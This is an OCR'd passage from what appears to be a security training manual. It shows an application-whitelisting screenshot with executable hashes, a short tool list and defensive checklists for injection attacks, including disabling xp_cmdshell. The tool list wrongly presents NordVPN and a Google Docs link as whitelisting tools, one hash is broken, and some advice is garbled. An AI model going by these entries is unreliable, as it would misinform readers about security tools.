

ManageEngine
Application Control Plus
Download Now
License
Build Version:10.0.503
Home
Application Groups
Policy Deployment
Privilege Management
Systems
Reports
Admin
Support
Application Group Name
Add Description
File Hash
Search
Filters
Selected (0)
Create
Cancel

dcagentupgrader.exe	408A9BE1086821022BF12C3A9A54A4D8895B8A3121D8FC6CBD176E741FF54FEF	AppleMobileDevicePro...	47E60861B6805EEFF1B50642C049ADF9C0C07E40E7BB5DC340A6882FB456A315
mysqld.exe	AA937D40895D3F5F58C3825F152B89A61B81F84302ED62E8FED8E4B7238ECF70	mintty.exe	DA80D34AA6716F33089DC616A08682E64474C41205AC134B93F611953A552908
IAStorIconLaunch.exe	21F7BE571A0CFC2185A3623ED5473A72BB0F87456AE58EEECCAF26A4072816E4	skypebackgroundhost.e...	A988465CF785AAD5CBE924F6DFB0C9696AC2FEA04587B5AEDBF243B7DF6DABEE
ielowutil.exe	3C9443F37DF8BCD01E34A97083BA1EB8851ED82AD149DA7FC6DE4ACA1AD79127	winstore.app.exe	9EC7CEDF735FD97D28EDB1A4981C10ED61D456039B00B6F050BB230988E7F33C
skypeapp.exe	4AE6CF543DEC962051468D8888BBF595BB1CD4D0B702CED903E0B32CA35FD23C	yourphone.exe	65F2DD6BD0EE23AFDF86FBA4C4E198075E554CE05657D7C7170EBE5B3743CA50
RunAsAdmin.exe	7547E1F0D68424B05C314465222321B0FB396C4836AA03B3BA2A4C28455F382A	verifytrustedfiles.exe	0DC7787F2622ABA05022FE23432C4EE9ACF93E8525B36A832DE03292DA30DB33
dcnginx.exe	373E44E65F33960A0C81DB1761C05D5427D944E178DAED59CF5FAE2068D8FB1B	postgres.exe	96183A14B94B82762189608779810 21F8AF0A9E74B08F08A8C219A30E3BA6D88
7zfm.exe	E81B44EE7381AE3B630488B6FB7E3D9FFBDD9AC3032181D4CCAAFF3409B57316	winpty-agent.exe	E487F75DAC571E57EEB6E1B80E1F30E5F6EE31FE94AA232C8B6531F8DC47F48A
psql.exe	F274BEF294B8357C075D2AD862689B9D742481AB581CE25F132F3990C4AB145E	metroapps.exe	08E6CF6CA29EDA3A3F856F2A8002045E253D4F75796FDF34394ADACFD08A5589
IDMan.exe	D85A678D8458A4DB095637F2FD232CB40A39DEFF372034ED30FE58AF4AF663F4	dcwinutil.exe	5C4EDE4BFFC4DBF08F85EF5CE7DECE13E40F9F569144C9001E5052FBDD1A0731

Figure 14.104: Screenshot of ManageEngine Application Control Plus

Some additional application whitelisting and blacklisting tools are as follows:

- ShadowNet (*https://riskanalytics.com*)
- Cisco Umbrella (*https://umbrella.cisco.com*)
- Centrify Server Suite (*https://www.centrify.com*)
- APT Groups and Operations (*https://docs.google.com*)
- NordVPN (*https://nordvpn.com*)



How to Defend Against Injection Attacks

SQL Injection Attacks

- Limit the **length** of user input
- Use custom **error messages**
- Monitor **DB traffic** using an IDS and a WAF
- Disable commands such as **xp_cmdshell**
- Isolate the **database server** and **web server**

Command Injection Flaws


- Perform **input validation**
- Escape **dangerous characters**
- Use **language-specific** libraries that avoid problems due to shell commands
- Perform input and output **encoding**
- Use a **safe API** that entirely avoids the use of the interpreter

LDAP Injection Attacks

- Perform type, pattern, and **domain value validation** on all input data
- Make the **LDAP filter** as specific as possible
- Validate and restrict the **amount of data returned** to the user
- Implement **tight access control** on the data in the LDAP directory
- Use **LDAPS (LDAP over SSL)** to secure communication on the web server

File Injection Attacks

- Strongly validate user input
- Consider implementing a **chroot jail**
- **PHP**: Disable allow_url_fopen and allow_url_include in php.ini
- **PHP**: Disable register_globals and use E_STRICT to find uninitialized variables
- **PHP**: Ensure that all file and stream functions (stream_*) are carefully vetted



How to Defend Against Injection Attacks (Cont'd)

Server-Side JS Injection

- Ensure that user inputs are strictly validated on the **server side**
- Avoid using the **eval() function** to parse the user input
- Never use multiple commands that have **identical effects**
- Use JSON.parse() instead of eval() to parse JSON input
- Include "**use strict**" at the beginning of each function

Server-Side Include Injection

